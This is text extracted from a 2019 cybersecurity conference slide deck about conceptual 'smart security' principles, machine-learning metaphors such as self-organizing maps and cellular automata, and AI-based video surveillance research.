
16862 Cities

Iterations = 20000



Self-Organizing Map: **Machine-Learning** Algorithm

Web: diego.codes
Date: 21st Jan 2018



Algorithm: Kohonen, T (1998)

Optimal Route for “Salesman” to Travel to ALL **734 Cities** in Uruguay!

“How to Build Smart Security Solutions?”

- Conceptually - Smart Solutions all use combinations of these basic ICT “genes” shared with Intelligent Living Systems:
 - 1) Hybrid Organisation:** Hierarchical (Pyramid) & Organic (Networked)
 - 2) Smart Decision Principles (D-Genes):** Space, Time and Focus
 - 3) Smart Learning Principles (L-Genes):** Memory, Scaling & Adaptation
 - 4) Smart Solutions & Business Architecture:** Integration of the Decision + Learning “Genes”, within a Secure & Resilient Systems Environment

.....Using AI & Machine Learning we can now design “Smart” Self-Learning Cybersecurity Tools to secure YOUR Enterprise!

Basic Principles of “*Smart Security Solutions*”

- The Application of Artificial Intelligence and Machine Learning allows us to develop “*Smart Security Solutions*” as follows:

.....*Smart Security Solutions typically possess the following features:*

- 1) ***Space-Time Awareness:*** Location (GPS) & Real-Time Clocks
- 2) ***Learning, Adaptation & Self-Organisation:*** Real-Time Intelligence
- 3) ***Massive Memory & Storage:*** Local & Remote Cloud Storage
- 4) ***Sustainability:*** Embedded Security – *Everywhere in the Network!*
- 5) ***Scalable Networked Architecture:*** Smart Architectures will need to scale in space & time from micro cells to macro solutions
- 6) ***Decision Focus:*** “Knowledge Lens” for Data Mining & “Big Data” from Social Networks, Search & On-Line Commerce
- 7) ***Systems Integration:*** Cyber and Physical Solutions & Operations

.....*Now we’ll consider how such Smart AI-based Features can be designed & engineered into future 21stC Cybersecurity Toolkits...*

Building our Smart Security “Toolkit”

(1) Smart Decision Principles - “D-Genes”

- **Business Decisions** require focusing & filtering of Big Data sources in Space-Time to create local knowledge (Data Mining). Hence a useful metaphor is the “Knowledge Lens”:
 - Smart Decision “Genes” = Space, Time and Information Focus
 - Conceptual “Knowledge Lens” can filter and focus information in “Space” from searching Big Data Sets to a Small focused Short-List
 - The “Knowledge Lens” can focus information & present in real-time, possibly as an stream of multi-media news or market intelligence
- **“Knowledge Lens”**: This concept can be a useful architectural principle in the design of *smart security*, smart business & smart governance



....21stC Cyber Attacks (such as Denial of Service) occur in real-time @Optical Speeds via worldwide proxy servers, so ultra fast analysis, decisions and action is a must!

Building our Smart Security “Toolkit”

(2) *Smart Learning Principles* - “*L-Genes*”

- **Smart Learning** requires: Self-Organisation, Adaptation, Memory and Scalable Architecture. The Decision “Genes” are relatively traditional whilst these new Learning “Genes” lie at the heart of Smart Security.
 - **Self-Organisation** & Adaptation are essential principles of living systems and communities which include the well known self-organisation of insect roles in communities such as ants & bees.
 - **Cellular Automata** demonstrate relatively complex behaviour from simple mathematical rules, as in Conway’s “Game of Life”
 - **Simple Dynamic Recursive Maps** such as $x \Rightarrow 4x(1-x)$ also result in complex chaotic behaviour as found in real world insect populations
 - **Scalable Architecture** is also an essential feature of both plants & animal life, and Mandelbrot’s theory of Fractal Curves provides vivid examples.
- **Current Trends:** Research into Stochastic Machine Learning, AI & Self-Organization is now expanding in Business Labs & Academic Institutions!

.....**Big Data Mining, Machine Learning,** **Adaptive Systems & Intelligent Analytics!**



*** 21st Intelligent Integrated Security ***

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Artificial Intelligence & Deep Learning



ISP Intelligent Video Analytics: ips-analytics.com

40th International East-West Security Conference


*** 21stC Intelligent Integrated Security ***
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Practical Applications of **Artificial Intelligence** & **Big Data Analytics** to **Video Surveillance!**...



Information Fusion & Visualization for Intelligent Video Surveillance (IVS)



Intelligent Deep Learning
for Video Surveillance
now Global Solution!..

Publication Authors

Ching-Tang Fan,
Yuan-Kai wang,
Cai-Ren Huang
IEEE – Systems, Man &
Cybernetics – Jan 2016

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!


St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Distributed Deep Learning

Intelligent Video Systems



Authors: Jianguo Chen,
Kenli Li, Qingying Deng,
Keqin Li, Philip Yu

IEEE – Industrial Informatics – April 2019

* 21stC Intelligent Integrated Security *

